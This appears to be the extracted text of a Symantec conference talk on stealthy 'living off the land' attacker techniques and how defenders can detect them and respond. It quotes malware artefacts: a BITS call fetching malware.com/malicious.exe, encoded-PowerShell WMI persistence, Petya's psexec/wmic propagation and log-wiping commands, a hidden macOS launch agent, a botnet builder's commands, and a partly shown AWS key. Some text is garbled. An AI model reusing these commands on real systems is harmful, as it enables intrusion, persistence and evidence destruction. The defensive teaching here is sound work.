



Beware of the Ninjas

Felix Leder <Felix_Leder@Symantec.com>

In a Nutshell – Make the Internet a safer place

- Symantec
 - Commercial Org
 - High quality products
 - Malware Analysis Systems
 - HUUUUUGE lot of data
 - Patents
- The Honeynet Project
 - Non-Profit Org
 - Open Source
 - Cuckoo Sandbox (2010)
 - Sharing what we can
 - Public training



Copyright © 2015 Symantec Corporation



Defender's View

Old School - Prevention

I ask myself **IF** I will get breached.

What can I do to **PREVENT** breaches?

New School - Detection

I ask myself **WHEN** I will get breached

What can I do to **DETECT** breaches?

What will I do in such an event?
(DFIR aware)

Copyright © 2015 Symantec Corporation



Attacker's View

Old School - Malicious Software

Mission:
Do everything to **stay undetected**

Tactics:

- Obfuscation
- Anti-security tools

New School - Ninja

Mission:
Hide **as long as possible**

Tactics:

- Hide in the noise
- Stay outside monitoring domains
- Leave minimal traces

Copyright © 2015 Symantec Corporation



Some try...



http://www.chinadaily.com.cn/china/2015-04/11/content_20411580.htm#Content

Copyright © 2015 Symantec Corporation



Some do it better



<https://www.pinterest.ie/pin/272467846179842314/>

Copyright © 2015 Symantec Corporation




Some are almost impossible to spot



<https://www.pinterest.ie/pin/298996862741834388/>

Copyright © 2015 Symantec Corporation



Security Tool Awareness

Ninjas adjust

Copyright © 2015 Symantec Corporation



8

Gozi: User Interaction to the Next Level

- Payload encrypted with RANDOM KEY
- Nobody knows random key (not even malware itself)
- Idea:
Bruteforce key based on mouse move
- Eventually a real user decrypts the payload

```


_WAIT_USER_INPUT
do
{
    ULONG S...ovement();

    Sleep(


    if (!S
    {
        }

        Status = CsDecryptSection(g_CurrentModu
    } while(Status == ERROR_BADKEY);

    Status = CsDecryptSection(g_CurrentModule, 0);
    
```




AI to the max - Ghost User







Leave no trace

Example: Duqu 2.0

- Infection:
 - Documents / spearphishing
 - Privilege escalation
 - Pass-the-hash
- **No Persistence** on host
 - Task scheduler
 - Remote execution
- **In Memory only**
(evading forensics)
- **Three 0-days used**
- Internal C2 forwarding
- Traffic hiding in pictures
- Changing encryption



Hide

Looking at the ninja in the host

Let Windows do the dirty work

- If Windows/Microsoft is trusted, let it do the dirty work

Copyright © 2015 Symantec Corporation

15

Background Intelligent Transfer Service / BITS

```

RPC_CallMethod
event_number: 170
event_start: 01:30.1407964
P
ti interface_uuid: {37668d37-507e-4160-9316-26306d150b12}
h
ir method_name: AddFile
n
o
p
P
n param1_str: http://malware.com/malicious.exe
param2_str: c:\malicious.exe
RPC_CallMethod
event_number: 216
P
ti interface_uuid: {54b50739-686f-45eb-9dff-d6a9a0faa9af}
h
ir method_name: SetNotifyCmdLine
n
o
P
n param1_str: c:\malicious.exe
    
```


Go where there's no monitoring - WMI

- Windows Management Instrumentation
- No suspicious APIs; just ask Windows

interface_uuid:	{9556dc99-828c-11cf-a37e-00aa003240c7}
method_name:	ExecQuery
opnum:	20
param1_str:	WQL
param2_str:	select * from AntiVirusProduct

Win32_NetworkAdapterConfiguration

ExecQuery
20
WQL
select * from AntiSpywareProduct

Copyright © 2015 Symantec Corporation

17

Bluwimps - Persistence through WMI



method_name:	PutInstance
opnum:	14
param1_str:	<p>CIM Object: Instance: ClassName: CommandLineEventConsumer Properties: CommandLineTemplate: powershell.exe -NoP -NonI -W Hidden -E JABzAHQAaQBtAGUAPQBbAEUAbgB2AGkAcgBvAG4AbQBIAg4AdABdAC Name: DSM Event Log Consumer</p>

Copyright © 2015 Symantec Corporation

18

Poweliks - fileless in the registry

- Folder opened in File open dialog / explorer...

1 (Default) value loads and decrypts the "a" value

2 "a" value JavaScript releases PowerShell script

3 PowerShell decrypts Watchdog dll

4 Watchdog dll loaded with rundll32.exe, injects into a process and keeps the registry infected

Copyright © 2015 Symantec Corporation

Living off the land – Information Gathering


- Many attack groups use common system tools during their attacks

WATERBUG/TURLA	APPLEWORM/LAZARUS	BILLBUG
<ul style="list-style-type: none"> • systeminfo • net view • net view /domain • tasklist /v • gresult /z • arp -a • net share • net use • net user administrator • net user /domain • net user administrator /domain • tasklist /fi 	<ul style="list-style-type: none"> • hostname • whoami • ver • ipconfig -all • ping www.google.com • query user • net user • net view • net view /domain • tasklist /svc 	<ul style="list-style-type: none"> • net user • ipconfig /all • net start • systeminfo • gresult

```

C:\Windows\system32\cmd.exe
C:\>powershell "Get-NetIPAddress -IPEnabled |>
DHCPEnabled : True
IPAddress : 172.24.206.166, fe80:3d6e:23b7:2f6c:fe4d
DefaultIPGateway : 172.24.206.13
DNSDomain :
ServiceName :
Description :
Index : 12
DHCPEnabled : True
IPAddress : 172.24.207.17, fe80:14a:311f:799e:e40f
DefaultIPGateway : 172.24.207.13
DNSDomain :
ServiceName :
Description :
Index : 15
DHCPEnabled : False
IPAddress : 192.168.56.1, fe80:d21:399a:4930:5e00
DefaultIPGateway :
DNSDomain :
ServiceName :
Description :
Index :
  
```

Dual-Use Tools: Petya




Petya uses dual-use tools

- Threat is DLL executed by `rundll32.exe`
- Uses recompiled version of `LSADump Mimikatz` to get passwords
- Uses `PsExec` to propagate
 - `\\[server_name]\admin$\perfc.dat`
 - `psexec rundll32.exe c:\windows\perfc.dat #1 <rand>`
- Uses `WMI` to propagate if `PsExec` fails
 - `wmic.exe /node:[IP Address] /user:[USERNAME] /password:[PASSWORD] process call create "%System%\rundll32.exe \\\"%Windows%\perfc.dat\" #1 60"`
- `Scheduled task` to restart into the malicious MBR payload
 - `schtasks /RU "SYSTEM" /Create /SC once /TN "" /TR "%system%\shutdown14:42.exe /r /f" /ST`
- Deletes log files to hide traces
 - `wevtutil cl Setup & wevtutil cl System & ... & fsutil usn deletejournal /D %C:`

Not just Windows

- Hidden Lotus on OSX using shell commands



The slide displays a red PDF icon on the left and a terminal window on the right. The terminal window shows a series of shell commands used to create a hidden application named 'Lê Thu Hà (HAEDC).pdf' on an OSX system. The commands include creating a directory, setting permissions, creating a plist file, and launching the application. Below the terminal window, the filename 'Lê Thu Hà (HAEDC).pdf' is shown twice, indicating the file's location and name.

```

* Process/Thread Events (15 events)
Creates process: sh [-c osascript -e 'tell application "Finder" -e 'set visible of process "Terminal" to false' -e 'end tell' > /dev/null 2>&1]
Creates process: osascript [-e tell application "Finder" -e set visible of process "Terminal" to false -e end tell]
Creates process: sh [-c touch -t 1408020942 "/Users/z/Library/Containers/com.apple.lateragent/Data/Library/Preferences/hidd" >/dev/null 2>&1]
Creates process: touch [-t 1408020942 /Users/z/Library/Containers/com.apple.lateragent/Data/Library/Preferences/hidd]
Creates process: sh [-c touch -t 1312180452 "/Users/z/Library/LaunchAgents/com.apple.hidd.shared.plist" >/dev/null 2>&1]
Creates process: touch [-t 1312180452 /Users/z/Library/LaunchAgents/com.apple.hidd.shared.plist]
Creates process: sh [-c launchctl load ~/Library/LaunchAgents/com.apple.hidd.shared.plist > /dev/null 2>&1 &]
Creates process: sh [-c mv -f "/Users/z/tmp/apps/Lê Thu Hà (HAEDC).pdf/Contents/Resources/configureDefault.sys" "/tmp/Lê Thu Hà (HAEDC).pdf" ...]
Creates process: launchctl [load /Users/z/Library/LaunchAgents/com.apple.hidd.shared.plist]
Creates process: mv [-f /Users/z/tmp/apps/Lê Thu Hà (HAEDC).pdf/Contents/Resources/configureDefault.sys /tmp/Lê Thu Hà (HAEDC).pdf]
Creates process: rm [-rf /Users/z/tmp/apps/Lê Thu Hà (HAEDC).pdf]
Creates process: open [/tmp/Lê Thu Hà (HAEDC).pdf]
Creates process: cp [-f /tmp/Lê Thu Hà (HAEDC).pdf /Users/z/tmp/apps/Lê Thu Hà (HAEDC).pdf]
Creates process: sleep [3]
Creates process: rm [-rf /tmp/Lê Thu Hà (HAEDC).pdf]

```

Lê Thu Hà (HAEDC).pdf

Lê Thu Hà (HAEDC).pdf

23

Forensics and Incident Management


- Background Intelligence Transfer Service
- Windows Management Instrumentation
- Dual use tools

➔ Not necessarily files on disk

➔ (a lot of) Activities started

➔ Know your environment → spot anomalies

- Powershell on secretaries computer?
- Windows downloading updates from Russia, China, or Sweden?
- HR department invoking `net view /domain` commands




Hide behind the Clouds

Copyright © 2015 Symantec Corporation




25

Short History of Malware C2



http://



```
HTTP/1.1 200 OK
Date: Tue, 07 Oct 2014 21:06:52 GMT
Server: Apache/2.2.22 (Ubuntu)
Last-Modified: Fri, 21 Jun 2013 10:32:33 GMT
ETag: "1d2f3-7c00-4d7a794a1b240"
Accept-Ranges: bytes
Content-Length: 31744
Keep-Alive: Timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdos-program

MZ.....
This program cannot be run in DOS mode.
```


Preload/Spiller	Twitter Username/File Name
<input type="text"/>	<input type="text" value="TwitterUsername"/>
<input type="text"/>	<input type="text" value="Server.exe"/>
Commands	Command Outputs
<input type="button" value="DOWNLOAD"/>	<input type="button" value="DOWNLOAD@link.com/direct.exe@custom.exe#0"/>
<input type="button" value="DDOS"/>	<input type="button" value="DDOS@IP@PORT"/>
<input type="button" value="VISIT"/>	<input type="button" value="VISIT@link.com#0"/>
<input type="button" value="SAY"/>	<input type="button" value="SAY@Hey There Victims"/>
<input type="button" value="STOP"/>	<input type="button" value="STOP"/>
<input type="button" value="REMOVEALL"/>	<input type="button" value="REMOVEALL"/>
<input type="button" value="Build"/>	



Copyright © 2015 Symantec Corporation

Twitter Botnet as example

- Prevention: Block Twitter?
- Incident Response: Retrospective Twitter traffic analysis?
 - Signal 2 noise ratio low
 - TLS – blind spots?
 - Endpoint monitoring?
 - Encrypted traffic mgmt.?
 - NSS Key Log File?



NSS Key Log Format


Key logs can be written by NSS so that external programs can decrypt TLS connections. Wireshark 1.6.0 and above can use these log files to decrypt packets. You can tell Wireshark where to find the key file via Edit->Preferences->Protocols->SSL->Prefer Mozilla Secret log filename.



Key logging is enabled by setting the environment variable SSLKEYLOGFILE to point to a file. Note: starting with NSS 3.24 (used by Firefox 48 and 49 only), the SSLKEYLOGFILE approach is disabled by default for optimized builds using the Makefile (those using gyp).

Copyright © 2015 Symantec Corporation



Inception Framework

- Targeted attack (mostly Russian targets)
- Exfiltrate to  Cloud provider



Copyright © 2015 Symantec Corporation




Fake Updates campaigns

- Use of global cloud services

The screenshot shows a browser window displaying a fake Adobe Flash Player update page. The page has a header with the Adobe Flash Player logo and a 'Need help?' link. Below the header, there is a 'What's new?' section with a 'Staying Secure' sub-section. The main content area shows an 'Initializing' progress bar and two numbered instructions: '1. To proceed, open your download folder and locate the Adobe Flash Player installer file, named like "install_flashplayer(xxx).exe"' and '2. Double-click on the installer to complete the installation. For additional help, click here.' To the right of the browser window is the GitHub logo. Below the GitHub logo is a Dropbox logo with a document icon. At the bottom of the browser window, a yellow security warning bar reads: 'Do you want to run or save install_flashplayer_cd25.exe (273 KB) from dl.dropboxusercontent.com? This type of file could harm your computer.' The warning bar has 'Run', 'Save', and 'Cancel' buttons. At the bottom left of the slide, it says 'Copyright © 2015 Symantec Corporation'. At the bottom right, there is a small yellow box with the number '29'.


Can you rule out the cloud?



Direct cloud transfers

Find the breach

- What went where and when?
- What was shared with whom?
- What type of files were transferred?
(docs w/ act. content, exe, ...)
- What was modified by whom?
- Trace deleted files?
- Scale: 1000 users w/ 1000 file operations per day



Copyright © 2015 Symantec Corporation

Cloud forensics

Access Stats for 'v04.docx'

11 PREVIEWS
0 COMMENTS
11 EDITS
29 DOWNLOADS

- Earlier this Year
- Felix Leder
Previewed February 23, 2018 at 6:02 AM
 - Felix Leder
Downloaded February 23, 2018 at 5:58 AM
 - Felix Leder
Downloaded February 23, 2018 at 5:58 AM
 - Felix Leder
Previewed February 23, 2018 at 5:58 AM
 - Felix Leder
Downloaded February 17, 2018 at 7:56 AM
 - Felix Leder

Version History

Version	File Name	Action
V12	v04.docx	Download
Removed on Tuesday, April 24, 2018 by Felix Leder. Per your company settings, this version will be removed permanently on Monday, July 23, 2018.		
Restore		
V11	v04.docx	Download
Removed on Tuesday, April 24, 2018 by Felix Leder. Per your company settings, this version will be removed permanently on Monday, July 23, 2018.		
Restore		
V10	v04.docx	Download
Removed on Tuesday, April 24, 2018 by Felix Leder. Per your...		

Version History

Version	File Name	Action
V12	v04.docx	Download
Uploaded on Saturday, February 17, 2018 at 7:55 AM by Felix Leder.		
V11	v04.docx	Download
Uploaded on Saturday, February 17, 2018 at 7:54 AM by Felix Leder.		
Download Make Current Remove		
V10	v04.docx	Download
Uploaded on Saturday, February 17, 2018 at 7:50 AM by Felix Leder.		
Download Make Current Remove		

File Name	Size	Version
Edited by Felix Leder, Desktop	24.08 KB	Current version
Edited by Felix Leder, Desktop	23.97 KB	
Edited by Felix Leder, Desktop	23.75 KB	
Edited by Felix Leder, Desktop	23.56 KB	
Edited by Felix Leder, Desktop	23.36 KB	

Copyright © 2015 Symantec Corporation

Ready for Cloud IR?



- Can you look into encrypted traffic? (post-breach)



- Overview over activities in your Cloud services? (spot breaches)
 - What actions would be suspicious?
 - Different user groups / different behaviors?




- Procedures for IR? (post-breach)

Copyright © 2015 Symantec Corporation



33



Running your own Cloud service

Copyright © 2015 Symantec Corporation



34



Copyright © 2015 Symantec Corporation



35

Do NOT ask: "If I will get breached?"

WHEN will I get breached?

Copyright © 2015 Symantec Corporation



36

Do NOT ask: “If I will get breached?”

WHEN will I get breached?

and

How will I learn about it?

Copyright © 2015 Symantec Corporation

37

Cloud Pets

- Send messages to Pet
- Pet can record messages and send back
- MongoDB with all accounts publicly accessible on Internet
 - User accounts
 - Messages



<https://www.troyhunt.com/data-from-connected-cloudpets-teddy-bears-leaked-and-ransomed-exposing-kids-voice-messages/>

Copyright © 2015 Symantec Corporation

38

Cloud Pets

- Send messages to Pet
- Pet can record messages and send back
- MongoDB with all accounts publicly accessible on Internet
 - User accounts
 - Messages



<https://www.froyhunt.com/data-from-connected-cloudpets-teddy-bears-leaked-and-ransomed-exposing-kids-voice-messages/>

Copyright © 2015 Symantec Corporation



Becoming more Intimate



Breaking the Internet of Vibrating Things

What we learned reverse-engineering Bluetooth- and internet- enabled adult toys

goldfish & follower

DEF CON 2016

Copyright © 2015 Symantec Corporation



Becoming more Intimate

LOVENSE HOME PRODUCTS REVIEW

Sex Tech | Breeding the Internet of Vibrating Things

Use teledildonics to connect with your partner from anywhere.

Long Distance Relationships

Our teledildonics are designed for long distance relationships.

[Learn more →](#)

What we learned reverse-engineering Bluetooth and internet-enabled adult toys

goldfish & follower

DEF CON 2016

Copyright © 2015 Symantec Corporation

41

And more intimate...

ASHLEY MADISON®

Life is short. Have an affair.®

Get started by telling us your relationship status:

Please Select

[See Your Matches »](#)

Over 40 090 000 anonymous members!

As seen on: The View, Ellen, Dr. Phil, Larry King, Good Morning America

100% Like-minded People

Ashley Madison is the world's leading married dating service for discreet encounters

Trusted Security Award

100% DISCREET SERVICE

SSL Secure Site

Copyright © 2015 Symantec Corporation

42

And more intimate...

A screenshot of the Ashley Madison website. The header features the logo 'ASHLEY MADISON' and the tagline 'Life is short. Have an affair.' Below this is a form with a dropdown menu labeled 'Please Select' and a button 'See Your Matches'. A banner below the form states 'Over 40 090 000 anonymous members!'. At the bottom, there are several award logos, including '100% Like-minded People', 'Ashley Madison is the world's leading married dating service for discreet encounters', 'Trusted Security Award', '100% DISCREET SERVICE', and 'SSL Secure Site'. A large, diagonal watermark reading 'Blackmail' is overlaid on the entire image.

Copyright © 2015 Symantec Corporation

43

It happens every day...

A screenshot showing a GitHub repository interface on the left and a MongoDB shell terminal on the right. The GitHub interface displays a file named 'aws.credentials.config' with the following content:

```
1 [profile eb-c11]
2 aws_access_key_id = AKIAJUSYKCK7Q
3 aws_secret_access_key = 3A8WqgmZ8bouVLEtaWwPzD8o
```


The MongoDB shell terminal shows the following output:

```
MongoDB shell version: 3.2.10
connecting to: 45.79.147.159/test
> show dbs
  0.078GB
  s-staging 9.349GB
  test      9.349GB
(empty)
cloudbeats-staging
to do: cloudbeats-staging
collection: [user]_stats()
ns" : "cloudbeats-staging_...
count" : 824306
size" : 653980364
avgObjSize" : 796
storageSize" : 8574400
indexes" : 17,
"indexes" : 11,
"lastExtentSize" : 483136,
paddingFactor" :
systemFlags" :
userFlags" :
totalIndexSize" : 345329712,
indexSize" :
23170784,
"sh_data.anonymous_id_1" : 22974569,
"created_at_1" : 20685280,
"created_at_1" : 20677184,
"permutable.token_1" : 35737296,
"session_token_1" : 35737296,
"email_1" : 27602176,
"email_1__created_at_1" : 35107744,
"email_1_username_1" : 48309169,
"username_1" : 33897696,
"username_1__created_at_1" : 41419616
},
"ok" : 1
```

Copyright © 2015 Symantec Corporation

44

Incident process



Copyright © 2015 Symantec Corporation

45

Clear boundaries → shorten discovery

Define "Normality"

- Yes, policies are a pain
- What is normal? What is know to be outside the norm?

